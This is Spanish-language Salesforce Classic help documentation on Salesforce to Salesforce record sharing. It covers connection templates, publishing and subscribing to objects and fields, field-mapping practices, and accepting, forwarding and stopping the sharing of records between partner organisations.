Para crear, modificar y visualizar plantillas de conexión:

- "Gestionar conexiones"

# Creación y aplicación de plantillas de conexión

## Creación y modificación de plantillas de conexión

Las plantillas de conexión le permiten definir reglas de publicación de objeto y campo que se pueden aplicar a una o más conexiones estándar de Salesforce to Salesforce.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar y visualizar plantillas de conexión:
- "Gestionar conexiones"

Para crear una plantilla de conexión:

1. Seleccione la ficha Conexiones.
2. Seleccione la subficha Plantillas.
3. Haga clic en **Nuevo**.
4. Introduzca un nombre y una descripción opcional.
5. Seleccione la casilla de verificación **Activar** si desea poder asignar la plantilla a las conexiones estándar.
6. Haga clic en **Guardar** para guardar la plantilla o haga clic en **Guardar y agregar objetos** para agregar objetos a la plantilla.
7. Si ha seleccionado **Guardar y agregar objetos**, active las casillas de verificación junto a los objetos que desee agregar y haga clic en **Guardar**.

   Nota: Si ha seleccionado **Guardar**, puede hacer clic en **Agregar / Eliminar objetos** en la página de detalles de plantilla para agregar objetos.
8. Haga clic en **Modificar** junto al objeto que ha agregado en la lista relacionada Objetos publicados.
9. Seleccione los campos que desea publicar en el objeto y haga clic en **Guardar**.
10. Repita los pasos 8 y 9 para cada objeto que ha agregado a la lista relacionada Objetos publicados.

Para desactivar una plantilla de conexión:

1. En la subficha Plantilla, haga clic en **Modificar** junto a la plantilla que desea desactivar. Además, haga clic en **Modificar** en la página de detalles de plantilla.
2. Cancele la casilla de verificación **Activar**.
3. Haga clic en **Guardar**.

Nota: Sólo se pueden asignar plantillas de conexión a las conexiones. Si desea utilizar una plantilla que haya desactivado, puede hacerlo seleccionando la casilla de verificación **Activar**.

## Asignación de plantillas de conexión a conexiones

Puede asignar plantillas de conexiones a conexiones cuando invita a una o más conexiones nuevas o puede asignar plantillas de conexión a las conexiones existentes.

Para asignar una plantilla de conexión a una conexión existente:

1. Seleccione la ficha Conexiones.
2. Seleccione la subficha Conexiones.
3. Haga clic en el nombre de la conexión a la que desea asignar la plantilla.
4. Haga clic en **Modificar**.
5. En el campo `Plantilla`, introduzca el nombre de la plantilla o haga clic en el icono de búsqueda para buscar una plantilla.

**6.** Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Plantillas de conexión en Salesforce to Salesforce

Página de inicio de conexiones

## Colaboración de registros mediante Salesforce to Salesforce

Una vez que haya creado una conexión con otra organización, puede compartir datos con ella. Sus socios comerciales no tienen acceso directo a su registro; tienen un registro en su organización que está conectado, a través de Salesforce to Salesforce, con su registro. Cualquier actualización de la información compartida en cualquiera de los registros se ve reflejada en el otro registro. Puede compartir registros con una o más conexiones. Cada conexión tiene la opción de aceptar registros compartidos, incluso si ya se han aceptado otras conexiones ya han aceptado el mismo registro.

Nota: Hacer que los registros estén disponibles para socios comerciales mediante Salesforce to Salesforce no es lo mismo que compartir registros dentro de su organización.

Puede controlar el tipo de registros que comparte con sus socios empresariales seleccionando qué objetos y campos publicar.

Además, puede controlar cómo se utiliza la información que su socio comercial pone a su disposición en su organización mediante la suscripción a objetos y la asignación de los campos de dichos objetos a campos de sus propios objetos.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Los registros individuales y sus registros relacionados están a disposición de sus conexiones mediante el reenvío del registro a una o más conexiones o mediante la asignación del registro a una cola que contenga conexiones. Cuando reenvía un registro a una conexión, puede seleccionar qué registros relacionados incluir y puede enviar a su contacto de conexión una notificación de correo electrónico indicando que un registro está disponible.

De igual modo, sus socios comerciales pueden poner registros a su disposición. Cuando un socio comercial ha puesto a su disposición un registro, puede ver detalles básicos del registro desde una vista de la página de inicio del objeto. A continuación puede decidir si desea aceptar el registro, y sus registros relacionados, o no. Además, cuando se suscriba a un objeto, puede especificar que los registros del objeto se acepten automáticamente cuando se comparta con su conexión. Esto resulta particularmente útil si espera que la conexión comparta un gran volumen de registros.

Una vez haya aceptado un registro, podrá hacer que esté disponible para otras conexiones del mismo modo que puede hacer que cualquier registro esté disponible a través de Salesforce to Salesforce. Esto le permite trabajar en una red comercial con varios niveles. En una red con varios niveles, los cambios realizados en un registro compartido de cualquier organización actualizan la información en todas las organizaciones que compartan el registro.

CONSULTE TAMBIÉN

Publicación de campos en Salesforce to Salesforce

Suscripción de campos en Salesforce to Salesforce

Sugerencias para el uso de Salesforce to Salesforce

# Suscripción de objetos en Salesforce to Salesforce

Cuando se conecte con un socio comercial mediante Salesforce to Salesforce, puede suscribirse a objetos que haya publicado su socio comercial. Si se suscribe a un objeto, lo asigna a un objeto de su organización. Los objetos estándar se deben asignar a objetos estándar de su organización, pero puede asignar objetos personalizados a cualquier objeto personalizado. Por ejemplo, si su socio comercial ha publicado un objeto personalizado denominado Clientes potenciales, puede asignarlo a un objeto personalizado denominado Cliente.

Para suscribirse a objetos para una conexión:

1. Haga clic en la ficha Conexiones.
2. Haga clic en el nombre de la conexión que desea modificar.
3. En la lista relacionada Objetos suscritos, haga clic en **Suscribir/No suscribir**.
4. Seleccione a qué objetos desea suscribirse mediante la selección del objeto en su organización que desea asignar a ese objeto. Seleccione `--Ninguno--` si no desea suscribirse a ningún objeto publicado.
5. Seleccione la casilla de verificación `Aceptación automática` junto a un objeto si desea que acepte automáticamente registros de ese tipo cuando se comparta con su conexión. La casilla de verificación aparecerá una vez que seleccione una asignación.

   Nota: Esta casilla de verificación no está disponible para:

   - Objetos secundarios. Los productos de oportunidad, tareas y comentarios de casos públicos se aceptan automáticamente cuando se acepta el registro principal. Los archivos adjuntos se aceptan automáticamente si se marcan como públicos y se selecciona la casilla de verificación `En colaboración con conexiones`.
   - Objetos que tienen uno o más objetos principales, como los objetos de fusión personalizados o los objetos de detalle de una relación principal-detalle.

   Además, `Aceptación automática` no es aplicable a ningún registro que se comparta como secundario de otro registro, por ejemplo, un registro de caso que sea secundario de un registro de caso que ya haya aceptado.

6. Haga clic en **Guardar**.

Nota: Si su socio comercial deja de publicar un objeto al que está suscrito, se cancelará automáticamente la suscripción a ese objeto.

Una vez se haya suscrito a un objeto, puede asignar campos publicados de dicho objeto a campos de su objeto. Por ejemplo, puede asignar el campo `Descripción` de candidatos a un campo personalizado de candidatos denominado `Descripción de socio`. Esto le permitiría utilizar su propio campo para describir el candidato para los usuarios dentro de su organización en lugar de utilizar la descripción proporcionada por su socio comercial.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para suscribirse a objetos publicados:

- "Gestionar conexiones"

## Consideraciones adicionales

- Si decide aceptar automáticamente candidatos o casos, todas las reglas de asignación activas de su organización se ejecutarán cuando se acepte automáticamente un registro.
- Para aceptar automáticamente un registro compartido por su conexión, el propietario de la conexión del registro debe ser un usuario activo.

# Suscripción de campos en Salesforce to Salesforce

Cuando acepte una invitación de un socio comercial para formar parte de Salesforce to Salesforce, puede suscribirse a campos que haya publicado su socio comercial y asignar dichos campos a sus campos. Cuando su socio comercial actualice los campos en un registro que esté compartiendo, los campos se actualizarán en el registro compartido de su organización.

Por ejemplo, si su socio comercial ha publicado el campo `Descripción`, puede asignar dicho campo a un campo personalizado denominado `Descripción de socio`. Esto le permitiría utilizar su propio campo para describir el candidato para los usuarios dentro de su organización.

Antes de suscribirse a campos, consulte Prácticas recomendadas para la asignación de campos en Salesforce to Salesforce.

Para asignar campos de un objeto suscrito:

1. Haga clic en la ficha Conexiones.
2. Haga clic en el nombre de la conexión que desea modificar.
3. En la lista relacionada Objetos suscritos, haga clic en **Modificar** junto a un objeto.
4. Asigne los campos publicados de su socio comercial a los campos de su organización seleccionando el campo adecuado en la lista desplegable.

   Nota: Los campos sólo pueden asignarse a campos con el mismo tipo de datos, longitud (para campos de texto y numéricos) y decimales (para campos numéricos), la lista desplegable sólo muestra los campos con el tipo de datos correcto. Puede ver los detalles del tipo de datos de un campo publicado pasando el ratón por encima del icono de información ( ) junto al campo. Seleccione `--Ninguno--` si no desea cumplimentar ninguno de sus campos con los datos de un campo publicado.

5. Si el campo es una lista de selección, haga clic en **Editar valores** para asignar cada valor de la lista de selección publicada a un valor de la lista de selección de su organización.
6. Haga clic en **Guardar**.

Nota: Es posible que no se muestren los cambios aplicados a los valores de las asignaciones de campo y de la lista de selección en la organización de su socio comercial en un periodo de hasta 15 minutos mientras Salesforce actualiza la memoria caché. Este caché nos permite admitir volúmenes de transacción superiores y reduce el número de llamadas a la API que afectan a los límites de su organización.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para suscribirse a campos publicados:

- "Gestionar conexiones"

CONSULTE TAMBIÉN

Gestión de conexiones

Publicación de campos en Salesforce to Salesforce

# Prácticas recomendadas para la asignación de campos en Salesforce to Salesforce

Cuando se suscribe a un campo en Salesforce to Salesforce, debe asignarlo a un campo en su organización. Esto le permite sincronizar las actualizaciones en ese campo para todos los registros compartidos. Antes de asignar campos, eche un vistazo a estas importantes prácticas recomendadas.

EDICIONES

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Importante:** Esta información se aplica a conexiones estándar de Salesforce to Salesforce. Si está asignando campos para una conexión de replicación como parte de Organization Sync, parte de esta información podría no aplicarse.

### Asignación automática de campos

- Al suscribirse a campos, seleccione **Campos Asignación automática** para asignar automáticamente los campos de su socio comercial a sus campos. Después de seleccionar esta opción, haga clic en **Guardar** para que sus cambios entren en vigor.
- En el caso de campos sin asignar, Salesforce comprueba si el nombre de la API del campo coincide con alguno de sus campos. Si no hay coincidencias, Salesforce comprobará si hay etiquetas de campo coincidentes. Si Salesforce sigue sin encontrar una coincidencia, se seleccionará `--Ninguno--`.
- Seleccionar **Campos Asignación automática** no sobrescribe selecciones anteriores y anular su selección no afecta a campos que se han asignado automáticamente.
- Los siguientes campos estándar se asignan automáticamente:
  - Cuenta: `Nombre de la cuenta`, y, si utiliza cuentas personales, `Apellidos`
  - Archivo adjunto: `Cuerpo`, `Tipo de contenido`, `Nombre de archivo`
  - Caso: `Asunto`
  - Comentario del caso: `Cuerpo` y `Publicado`
  - Contacto: `Apellidos`
  - Objeto personalizado: `Nombre`
  - Candidato: `Apellidos` y `Compañía`.
  - Oportunidad: `Nombre`, `Fecha de cierre` y `Etapa`.
  - Producto: `Nombre del producto`
  - Tarea: `Asunto`
  - Producto de oportunidad: `Cantidad`, `Precios de venta`

### Asignación de campos de lista de selección

- Si un valor de lista de selección se asigna a `--Ninguno--` y su socio comercial introduce un valor de lista de selección, su campo de lista de selección se establecerá con el mismo valor. Por ejemplo, si se suscribe a la lista de selección Estado del candidato y su socio comercial tiene el valor `Interno` en dicha lista de selección, su registro tendrá un estado de candidato `Interno`.
- Para convertir un campo personalizado en un campo de lista de selección, deje de publicar el campo, cambie el tipo de campo y, a continuación, vuelva a publicar el campo.

### Asignación de campos de divisa

- Si asigna un campo de divisa y un registro compartido por su conexión utiliza una divisa que su organización no ha activado, dicho campo de divisa no se actualizará cuando su organización acepte el registro de forma automática. Si está aceptando el registro manualmente, la divisa se actualiza solo si su organización utiliza la misma divisa que el registro.

Por ejemplo, supongamos que su conexión ha compartido una oportunidad con usted. Su organización sólo utiliza euros. Su conexión actualiza el importe de la oportunidad a 300 $. El importe de la oportunidad no se actualiza en su registro porque su organización no admite el Dólar americano.

- Si asigna un campo de divisa y usted o su conexión cambian la divisa en un registro que contiene ese campo, las actualizaciones que realice en el campo ya no se propagarán en la otra organización, y las actualizaciones que realice su conexión en el campo no se reflejarán en su organización.
- Puede asignar campos de resumen a campos de divisa con el mismo tipo de divisa. Por ejemplo, un resumen con el tipo de divisa de `Dólar de EE.UU.` se puede asignar a un campo de divisa que utilice el dólar de EE.UU.

**Asignación de Programaciones de cantidades o ingresos**

- Si las conexiones de su organización tienen activada Programaciones de cantidades o Programaciones de ingresos y se suscribe al objeto Productos desde esa conexión, debe suscribir los siguientes campos y asignarlos a los campos coincidentes en su organización.

| Tipo de programación | Campos por asignar |
|---|---|
| Programación de cantidades | – `Número de pagos a plazo de cantidades`<br>– `Período del pago a plazos de cantidades`<br>– `Tipo de programación de cantidades` |
| Programación de ingresos | – `Número de pagos a plazo de los ingresos`<br>– `Período del pago a plazos de los ingresos`<br>– `Tipo de programación de ingresos` |

**Asignación de diferentes tipos de campo**

- Los campos de cuentas personales solo se deben asignar a campos de cuentas personales y los campos de cuentas empresariales solo se deben asignar a campos de cuentas empresariales.
- Si su conexión utiliza cuentas personales y usted no, el campo de cuenta personal `Apellidos` se utiliza como el Nombre de cuenta si su conexión comparte un registro de cuenta personal con usted. Si activa cuentas personales, se suscribe automáticamente a `Apellidos`. Las modificaciones en Apellidos y en Nombre de la cuenta se sincronizan.
- No puede asignar un campo de número estándar a un campo de número personalizado.
- Puede asignar campos de búsqueda a campos de texto con 80 o más caracteres. Si su conexión modifica un campo de búsqueda que ha asignado a un campo de texto, éste se actualizará con sus cambios.
- Puede asignar campos autonuméricos a campos de texto con 30 o más caracteres.
- Puede asignar campos de fórmula a campos del mismo tipo de datos; por ejemplo, un campo de fórmula que tiene un tipo de datos numérico se puede asignar a un campo con un tipo de datos numérico. Si un campo de fórmula es un tipo de datos de texto, se puede asignar a un campo de texto con una longitud de 80 o más caracteres. Por lo contrario, los campos no se pueden asignar a campos de fórmula; por ejemplo, un campo de fórmula con un tipo de datos de divisa se puede asignar a un campo de divisa, pero un campo de divisa no se puede asignar a un campo de fórmula. Los campos de auditoría del sistema no son compatibles.

**Anulación de suscripción a campos**

- Se cancelará su suscripción a un campo de forma automática si:
  - Su socio comercial deja de publicar el campo
  - Usted elimina un campo personalizado que está asignado a un campo publicado
  - Cambia el tipo de campo de una lista de selección personalizada o una lista de selección múltiple personalizada (por ejemplo, si una lista de selección personalizada se convierte en un campo de texto)

CONSULTE TAMBIÉN

Suscripción de campos en Salesforce to Salesforce

## Aceptación de registros compartidos de una conexión

Salesforce to Salesforce le permite aceptar registros que se han puesto a su disposición por los socios comerciales con los que tiene conexiones. Al aceptar un registro, puede asignárselo a sí mismo, a otro usuario, a una cola o, si es un candidato o un caso, utilizar las reglas de asignación de su organización para asignarlo automáticamente. Si el registro es secundario de otro que ha aceptado, puede asignarlo al principal cuando lo acepte. Además, cuando se suscriba a un objeto, puede especificar que los registros del objeto se acepten automáticamente cuando se comparta con su conexión.

Si las reglas de validación le impiden aceptar registros compartidos, cree una regla de validación con el campo `Nombre de la conexión recibido` que no tenga un valor nulo; de este modo, se ignorarán las reglas de validación para los registros que acepte de sus conexiones. Para crear esta regla, utilice la siguiente fórmula:

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para aceptar registros compartidos:
- "Leer" y "Modificar" en el objeto

Para ver registros compartidos con una conexión:
- "Gestionar conexiones" o acceso a la vista de lista

```
IF(OR(ISNEW(), ISNULL(Id)), if(ConnectionReceivedId =null,
TRUE, FALSE),NOT(AND(ISCHANGED(ConnectionReceivedId),
NOT(ConnectionReceivedId = null))))
```

Debe crear también una regla similar para cualquier desencadenador de Apex que tenga comprobaciones de validación.

Para aceptar registros que estén a su disposición:

Nota: Cuando acepta manualmente un registro, los campos asignados en el registro tardan algo de tiempo en actualizarse.

Si se produce un error cuando acepte un registro, consulte el historial de conexión para obtener detalles.

1. Seleccione la ficha del tipo de registro que va a aceptar.
2. Seleccione una vista de lista de conexiones y haga clic en **Ir**. Por ejemplo, en la ficha Candidatos, en la sección **Candidatos de conexiones**, en la lista desplegable seleccione una vista de lista y haga clic en **Ir**.
3. Para cuentas, contactos y oportunidades, haga clic en **Aceptar** situado junto al registro que desea aceptar. Para los casos, los candidatos y los objetos personalizados, seleccione la casilla de verificación situada junto a los registros que va a aceptar y, a continuación, haga clic en **Aceptar**.

   Nota: Si un registro es secundario de otro que ha aceptado, el nombre del registro principal se muestra en la columna Nombre de registro principal. Si el registro es principal de otros o no tiene un registro principal, esta columna se queda en blanco.

   Si acepta un registro que tiene archivos adjuntos públicos, los archivos adjuntos se aceptan automáticamente si ha seleccionado la casilla de verificación `En colaboración con conexiones` del archivo adjunto.

## Aceptación de registros de oportunidad

Cuando acepta una oportunidad, tiene la opción de relacionar la oportunidad a otro objeto y a una lista de precios y relacionar la oportunidad a una nueva cuenta u oportunidad, o bien utilizar una cuenta u oportunidad existente. Si crea una nueva oportunidad o cuenta, también puede establecer el propietario de dicho registro.

## Aceptación de registros de cuentas

Cuando acepta una cuenta, tiene la opción de relacionarla a otro objeto y crear una nueva cuenta o utilizar una cuenta existente. Si crea una nueva cuenta, también puede establecer el propietario de dicho registro.

## Aceptación de registros de contacto

Cuando acepta un contacto, tiene la opción de relacionarlo a otro objeto y crear una nueva cuenta o contacto o utilizar una cuenta o contacto existente. Si crea una nueva cuenta o contacto, también puede establecer el propietario de dicho registro.

## Aceptación de registros de casos, candidatos y objetos personalizados

Cuando acepta un caso, candidato u objeto personalizado, tiene la opción de relacionar el caso, candidato u objeto personalizado a otro objeto y asignar el candidato u objeto personalizado a un propietario nuevo.

Nota: Si selecciona `Asignar mediante las reglas de asignación activas` y no se cumplen los criterios de regla de asignación, el candidato, caso u objeto personalizado se asigna al propietario predeterminado del registro del candidato, caso o del objeto personalizado.

## Aceptación de registros de productos

Cuando acepta un producto, tiene la opción de crear un nuevo producto o relacionar el producto con un producto existente.

## Consideraciones adicionales

- Después de aceptar un registro compartido, si actualiza un campo al que se haya suscrito su socio comercial, el campo se actualizará automáticamente en el registro de la organización de su socio comercial. De igual modo, si su socio comercial actualiza un campo al que se ha suscrito, se actualizará automáticamente en su organización. Cuando su socio comercial actualice el registro, el campo `Última actualización realizada por` se establecerá como "Usuario de conexión".
- Una vez haya aceptado un registro, podrá hacer que esté disponible para otras conexiones del mismo modo que puede hacer que cualquier registro esté disponible a través de Salesforce to Salesforce. Esto le permite trabajar en una red comercial con varios niveles.

En una red con varios niveles, los cambios realizados en un registro compartido de cualquier organización actualizan la información en todas las organizaciones que compartan el registro.

- Cuando el socio comercial comparte registros secundarios en otro momento posterior mediante el vínculo **Gestionar conexiones** en la lista relacionada de un registro que ya ha aceptado, los registros secundarios se pueden agregar automáticamente a su organización.

CONSULTE TAMBIÉN

Colaboración de registros mediante Salesforce to Salesforce

Página de inicio de conexiones

Sugerencias para el uso de Salesforce to Salesforce

# Aceptación automática de registros relacionados desde una conexión

## Reglas para la aceptación automática de registros relacionados desde una conexión

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para aceptar o rechazar registros:

- "Leer" y "Modificar" en el registro

Cuando se comparten registros a través de Salesforce to Salesforce, también puede compartir registros secundarios. Cuando se acepta un registro desde una conexión, o cuando la conexión acepta un registro suyo, los registros secundarios se pueden aceptar de forma automática siempre y cuando se cumplan determinados criterios. De forma similar, cuando se comparte un registro secundario posteriormente a través del vínculo **Gestionar conexiones** en la lista relacionada y el registro principal ya se ha aceptado, el secundario se puede aceptar de forma automática.

Para que un registro secundario se acepte de forma automática, deben cumplirse los criterios siguientes:

- El registro principal ya debe estar aceptado en la organización.
- El registro debe estar relacionado como secundario del principal.
- El registro secundario no puede tener dos registros principales.
- El registro secundario no puede tener varias relaciones con el mismo objeto principal.
- El propietario de la conexión debe ser un usuario activo.
- El propietario del registro principal debe ser un usuario activo.

**Importante:** Cuando los registros secundarios se aceptan de forma automática, puede producirse un ligero retraso antes de que se muestren en la lista relacionada del registro principal. De forma adicional, cuando se comparte un registro secundario mediante el vínculo **Gestionar conexiones** en la lista relacionada de un registro principal, podría haber un ligero retraso antes de que se muestre el nombre de la conexión a la que se ha enviado el registro.

Si un registro secundario no cumple los criterios para que se realiza la aceptación automática, será necesario aceptarlo de forma manual desde su ficha de objeto. Por ejemplo, será necesario aceptar un registro de oportunidad desde la ficha Oportunidades. El registro secundario que deba aceptarse de forma manual se mostrará con el nombre del registro principal para que se pueda asignar correctamente. Para obtener más información, consulte Aceptación de registros compartidos de una conexión en la página 1666.

CONSULTE TAMBIÉN

Suscripción de campos en Salesforce to Salesforce

# Publicación de objetos en Salesforce to Salesforce

Los objetos que publica son aquellos que los usuarios pueden compartir con los socios comerciales mediante Salesforce to Salesforce. Si ha aceptado una invitación, creado objetos personalizados o ha decidido compartir más información con su socio comercial, puede que desee publicar objetos adicionales. También puede que desee limitar los objetos que publica a un socio comercial específico.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para publicar objetos:
- "Gestionar conexiones"

Puede publicar los siguientes objetos:

- Cuenta
- Archivo adjunto
- Caso
- Comentario del caso
- Contacto
- Candidato
- Oportunidad
- Producto de oportunidad
- Producto
- Tarea
- Objeto personalizado

Para definir los objetos publicados para una conexión:

1. Haga clic en la ficha Conexiones.
2. Haga clic en el nombre de la conexión que desea modificar.
3. En la lista relacionada Objetos publicados, haga clic en **Publicar/No publicar**.
4. Seleccione los objetos que desee publicar para su socio comercial. Cancele la selección de los objetos que ya no desee publicar.
5. Haga clic en **Guardar**.

Nota: No puede publicar objetos para los que no cuente con permiso de modificación.

Cuando actualiza sus objetos publicados, se envía un correo electrónico a su socio comercial notificándole el cambio. Puede personalizar este correo electrónico modificando la plantilla de comunicación Actualizar conexión.

Su socio comercial cancela su suscripción automáticamente a los objetos cuando el usuario:

- Deja de publicar un objeto
- Elimina un objeto personalizado al que está suscrito su socio comercial

Una vez ha publicado un objeto, puede gestionar los campos que publica en dicho objeto. Para obtener más información sobre cómo publicar campos, consulte Publicación de campos en Salesforce to Salesforce en la página 1670.

## Consideraciones adicionales

- Todos los objetos personalizados de su organización aparecen en la lista de objetos. Sin embargo, Salesforce to Salesforce sólo admite objetos personalizados implementados. No puede reenviar un registro para un objeto personalizado que no se haya implementado.

- Si publica el objeto comentario de caso, todos los comentarios de casos públicos se compartirán con sus conexiones. Para evitar compartir un comentario de un caso específico, seleccione **Clasificar como privado**.

CONSULTE TAMBIÉN

Publicación de campos en Salesforce to Salesforce

Reenvío de registros relacionados a una conexión

## Publicación de campos en Salesforce to Salesforce

Cuando trabaje con un socio comercial en la Salesforce to Salesforce, puede controlar los objetos que compartirá con ellos publicando los objetos. Además, puede controlar qué campos publicar en dichos objetos. De forma predeterminada, se publican los siguientes campos:

- Cuenta: `Nombre de la cuenta`, y, si utiliza cuentas personales, `Apellidos`
- Archivo adjunto: `Cuerpo`, `Tipo de contenido`, `Nombre de archivo`
- Caso: `Asunto`
- Comentario del caso: `Cuerpo` y `Publicado`
- Contacto: `Apellidos`
- Objeto personalizado: `Nombre`
- Candidato: `Apellidos` y `Empresa`.
- Oportunidad: `Nombre`, `Fecha de cierre` y `Etapa`.
- Producto: `Nombre del producto`
- Tarea: `Asunto`
- Producto de oportunidad: `Cantidad`, `Precios de venta`

Salesforce to Salesforce muestra la etiqueta de la API de cada campo.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para publicar campos:
- "Gestionar conexiones"

Además de esos campos obligatorios, es posible que desee publicar más campos o limitar los campos que está publicando actualmente a un socio comercial concreto.

Para definir los campos publicados para una conexión:

1. Haga clic en la ficha Conexiones.
2. Haga clic en el nombre de la conexión que desea modificar.
3. En la lista relacionada Objetos publicados, haga clic en **Modificar** junto al objeto publicado.
4. Seleccione los campos que desee publicar para su socio comercial. Cancele la selección de los campos que ya no desee publicar.
5. Haga clic en **Guardar**.

Nota: No puede publicar campos para los que no cuente con permiso de modificación.

Puede que no se muestren los cambios aplicados a los campos en la conexión suscriptora en un periodo de hasta 15 minutos mientras Salesforce actualiza el caché. Este caché nos permite admitir volúmenes de transacción superiores y reduce el número de llamadas a la API que afectan a los límites de su organización.

No puede publicar campos de área de texto enriquecido.

No se admiten los campos de geolocalización y la latitud y la longitud en las direcciones estándar en Salesforce to Salesforce.

Cuando cambia los campos que publica, se envía un correo electrónico a su socio comercial notificándole el cambio. Puede personalizar este correo electrónico modificando la plantilla de comunicación Actualizar conexión.

Su socio comercial cancela su suscripción automáticamente a los campos cuando el usuario:

- Deja de publicar un campo
- Elimina un campo personalizado al que está suscrito su socio comercial
- Cambia el tipo de un campo al que está suscrito su socio comercial
- Cambia el tamaño o precisión de un campo de área de texto largo, texto, porcentaje o divisa.

Estos campos siguen estando publicados, pero su socio comercial debe volver a suscribirse a ellos.

Ocasionalmente, las nuevas versiones del servicio de Salesforce incluyen nuevos campos estándar. Como las organizaciones de Salesforce en todo el mundo no se actualizan a nuevas versiones a la vez, no puede publicar estos nuevos campos para un socio comercial hasta que se actualice su organización. Las actualizaciones de los servicios se realizan durante los periodos de mantenimiento programados del sistema. Para ver la programación de mantenimiento del sistema, vaya a `trust.salesforce.com`.

## Otras sugerencias y consideraciones

- Al publicar campos, considere enviar información de los campos a su socio comercial. Esto le ayudará a crear una estrategia de asignación que tenga sentido en su programa.
- Traduzca sus nombres de campos de trabajo personalizado publicados a los idiomas que utilicen sus socios. De esta forma podrán ver los nombres de los campos en su propio idioma.
- Si utiliza cuentas personales, y su conexión no ha activado cuentas personales, la cuenta personal `Apellido` se utiliza como el `Nombre de cuenta` cuando comparte un registro. Si la conexión activa cuentas personales, se suscriben automáticamente a `Apellidos`. Las modificaciones en `Apellidos` y en `Nombre de la cuenta` se sincronizan.
- Si desea publicar los campos `Segundo nombre`, `Nombre informal` y `Sufijo` en contactos, los campos deben estar activados en su organización y la organización de su socio o bien la organización de su socio debe estar configurada para aceptar contactos automáticamente.

CONSULTE TAMBIÉN

Gestión de conexiones

Suscripción de campos en Salesforce to Salesforce

# Disponibilidad de registros para una conexión

Salesforce to Salesforce permite compartir registros con socios comerciales con los que esté conectado. Existen dos formas de compartir registros: reenviar registros directamente a conexiones o asignar registros a una cola de conexiones. Puede compartir los mismos registros con múltiples conexiones. Una vez compartidas, las conexiones deben seleccionar aceptar los registros.

Nota: No reenvíe un registro a la conexión que lo compartía originalmente. Si lo hace, se producirán errores cuando ejecute los desencadenadores de Apex.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para asignar registros a una conexión:
- "Leer" y "Modificar" en el registro

Para detener el intercambio de un registro:
- "Leer" y "Modificar" en el registro

Para reenviar varios registros a una conexión:
- "Gestionar conexiones"

## Colaboración de un registro con conexiones

Puede compartir registros con socios comerciales con los que está conectado. Sólo puede reenviar registros que sean de su propiedad o de sus subordinados; los administradores del sistema pueden reenviar todos los registros.

Nota: Cualquier registro que reenvíe debe incluir un campo `Nombre de la empresa` cumplimentado.

No puede reenviar un registro para un objeto personalizado que no se haya implementado.

1. Para reenviar un registro y sus registros relacionados:
   - Visualice la página de detalles del registro.
   - En la lista relacionada Colaboración externa, haga clic en el botón Adelante.
2. Para reenviar varios registros a conexiones:
   - Seleccione la ficha del tipo de registro que desea reenviar.
   - Seleccione una vista de lista en la lista desplegable `Ver` y, a continuación, haga clic en **Ir**.
   - En la vista de lista, seleccione las casillas de verificación situadas junto a los registros que desea reenviar. Para seleccionar todos los registros, seleccione la casilla de verificación en el encabezado de la columna.
   - Haga clic en **Reenviar a conexiones**.
3. En la lista Conexiones disponibles, seleccione las conexiones a las que desea reenviar el registro.
4. Haga clic en la flecha Agregar ( ) para mover las conexiones a la lista Conexiones seleccionadas.
5. También puede seleccionar **Enviar correo electrónico de notificación (sólo nuevos invitados)** para enviar un correo electrónico que notifique al representante de la conexión que le ha reenviado el registro. Sólo los nuevos destinatarios del registro recibirán el correo electrónico; las conexiones a las que ha reenviado anteriormente el registro no recibirán otro mensaje.
6. También puede seleccionar las casillas de verificación junto a los registros que desea reenviar. También puede compartir registros relacionados de forma separada.
7. Haga clic en **Guardar**.

El registro se reenvía a las conexiones especificadas.

Consejo: Algunos campos, como campos de divisa, se deben asignar de cierta manera en Salesforce to Salesforce. Para más detalles, consulte Prácticas recomendadas para la asignación de campos en Salesforce to Salesforce.

## Colaboración de datos adjuntos

Puede compartir archivos adjuntos como registros secundarios de cualquier objeto compatible. Una conexión acepta automáticamente los archivos adjuntos, siempre que se cumplan los siguientes criterios:

- El tipo de objeto Datos adjuntos se publica en su conexión y su conexión se suscribe al objeto.
- El registro principal del archivo adjunto se comparte con la conexión.
- El archivo adjunto no tiene la marca de "Privado".
- La casilla de verificación `En colaboración con conexiones` del archivo adjunto está seleccionada.
- El archivo adjunto es de 20 MB o menos.

## Detención de uso compartido de registros

Para detener el intercambio de un registro:

Nota: Sólo puede detener el uso compartido de registros de su propiedad o de sus subordinados. Los administradores del sistema pueden detener el uso compartido de todos los registros.

1. Visualice la página de detalles del registro.
2. En la lista relacionada Colaboración externa, haga clic en **Detener colaboración**.

